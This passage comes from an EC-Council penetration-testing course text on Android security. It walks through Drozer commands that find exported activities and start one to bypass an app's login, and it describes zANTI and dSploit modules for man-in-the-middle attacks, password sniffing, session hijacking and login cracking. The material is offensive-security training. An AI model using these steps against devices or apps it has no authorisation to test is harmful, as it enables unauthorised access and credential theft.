found in Android devices are, information leakage, insufficient authorization/authentication, insufficient session expiration, insufficient code obfuscation, insufficient Transport layer protection, etc.

You are advised to test the most business-critical Android applications for vulnerabilities to determine the security of the device. You may use Drozer to find and exploit Android app vulnerabilities. Drozer is a framework, used for performing vulnerability assessment for the Android applications. Drozer allows you to detect security vulnerabilities in both the applications and devices. To perform the Android applications security assessment, the Drozer tools are recommended to be installed on the system and the Drozer agent on the Android device.

Connecting the Drozer and the Android mobile

Follow the steps given below for connecting the Drozer and the mobile:

- Install Drozer on the workstation
- Install `agent.apk` on the target Android phone or emulator using command

  `>adb install agent.apk`
- Run the agent on your emulator/phone and type the following command to connect the Drozer console

  `>adb forward tcp:31415 tcp:31415`

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Run the following command to connect to the agent from the workstation

  >drozer console connect




Figure K.48: Screenshot of Drozer

- Perform Security Assessment with Drozer, Install the app that needs to be tested on the Android emulator using command:

  >adb install testapp.apk

The security assessment for this app may be performed in the following way:

List and run, are the commands that you use frequently in the emulator for the Drozer.

- **dz> list**—this command displays all the modules of the Drozer.
- **dz> run app.package.list**—this displays all the installed packages of the emulator.
- **dz> run app.package.list -f** (string that needs to be searched)– this displays the target app to be tested.
- **dz> run app.package.attacksurface** (name of the package)—this displays the attack surface for a given application (here, test.apk).

You may use the last command for obtaining the attack surface of an application which you need to test. The following screenshot depicts this scenario:

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
dz> run app.package.attacksurface com.isi.app
Attack Surface:
  3 activities exported
  0 broadcast receivers exported
  0 content providers exported
  0 services exported
      is debuggable
dz>
```

Figure K.49: Screenshot of Drozer obtaining attack surface

From the above screenshot, you may observe, that there are 3 activities that are exported. By using these activities of an application, you may identify the vulnerabilities present in that application and may exploit those vulnerabilities using the Drozer framework. Follow the steps given below to do so:

1. First, you need to find the names of the activities that you obtained in the previous section as shown in the screenshot below:

```
dz> run app.activity.info -a com.isi.app
Package: com.isi.app
  com.isi.app.MainActivity
  com.isi.app.Welcome
dz>
```

Figure K.50: Screenshot of Drozer obtaining activity names

   Form the above screenshot, you obtained the names of the activities from the package.

2. Now, you are well advised to launch the Welcome activity from the Drozer. The screenshot shown below illustrates this task:


```
dz> run app.activity.start --component com.isi.app com.isi.app.Welcome
dz>
```

Figure K.51: Screenshot of drozer launching welcome activity

   This command runs the exploit in the background and bypasses the authentication mechanism to login to the target app.

Therefore, with the help of Drozer, a tester may find underlying vulnerabilities present in the target app and exploit them to gain unauthorized access to the app.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Conduct Vulnerability Scanning using zANTI

Source: *https://www.zimperium.com*

Vulnerability scanning is an essential step for the security of a system as it monitors and identifies the requirements to make your system safe. zANTI is a powerful tool that is used to assess vulnerabilities that may be exploited to perform various attacks, such as Brute force attacks, protocol-specific attacks, rogue APs, man-in-the-Middle (MITM), password cracking, etc.

You may use zANTI to assess vulnerabilities affecting the network security of a target organization and diagnose mobile devices and web sites. Follow the steps given below to scan the network using zANTI:

1. Open the App and login to the zANTI account and perform a quick scan to obtain available Wi-Fi networks.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure K.52: Screenshot of zANTI showing available Wi-Fi networks

2. Choose a network to test from a list of available networks. After choosing the network, zANTI provides all the available hosts in that network.



Figure K.53: Screenshot of zANTI showing available hosts

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

3. From the list of the hosts, select a host you want to perform testing on and select the Action menu.
4. In the Actions menu, we could perform different attacks, such as sniffing, MITM, etc.
5. We have the Nmap menu where we have the option to run the Nmap based scanning to attempt to detect OS version and service identification.
6. Browsing to the comment page is where we may write our own views and other information about the target.





Figure K.54: Screenshot of zANTI showing vulnerability

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Perform Android Penetration Testing using dSploit

Source: *https://github.com*

dSploit is an Android OS penetration testing tool, which performs network assessments on wireless networks. Through this tool, you may perform many tasks, such as vulnerability scanning, network mapping, password cracking, MITM attacks, etc. Just like many other penetration testing tools, the Android device is recommended to be rooted to install this app.

The dSploit Android penetration testing suite consists of multiple modules as shown in the screenshot given below:

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure K.55: Screenshot of dSploit showing modules

You may use these modules to perform various attacks on the target device, such as Wi-Fi scanning and common router key cracking, port scanning, deep inspection, vulnerability search, MITM multi-protocol password sniffing, MITM HTTP/HTTPS session hijacking, etc. Some of these modules are discussed below:

- **Router PWN**

  The router vulnerabilities may be exploited through this module. Tap the Router PWN to open the *www.routerpwn.com* site, it displays a list of ready to launch local and remote exploits. Tap on any of these exploits to launch attack against the target.

- **Trace**

  To find the IP address of the target we use this option; it is similar to the traceroute command. It is used for identifying the connection issues and router issues. Tap the Trace and then tap the Start to see the IP addresses and their response time.

- **Port Scanner**

  This module is used to identify whether the ports of the target are opened or closed. This uses TCP SYN scan to perform the port scanning technique; which means it doesn't establish any connection. Just tap the Port Scanner option and then tap to see the ports that are open.

- **Inspector**

  This module also performs a type of scanning that searches the operating system and the types of services running on it. Tap the Inspector option and then tap the Start to see the OS and services running on the target device.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Vulnerability Finder**

  This module finds the vulnerabilities of the services running on the target device. Tap the Vulnerability Finder and tap the Search to find out the vulnerabilities of the target device. If there are any vulnerabilities, they will be displayed on the screen.

- **Login Cracker**

  This module is used to crack the passwords. Just tap the Login Cracker and provide the required information, such as Service, Port, Charset, Username, length, and then tap the Start to begin password cracking process.

- **MITM**

  This module provides more hacking options compared to the other modules. The attacks that may be performed are, Simple Sniff, Password Sniffer, Session Hijacking, Kill Connections, Redirect, etc.

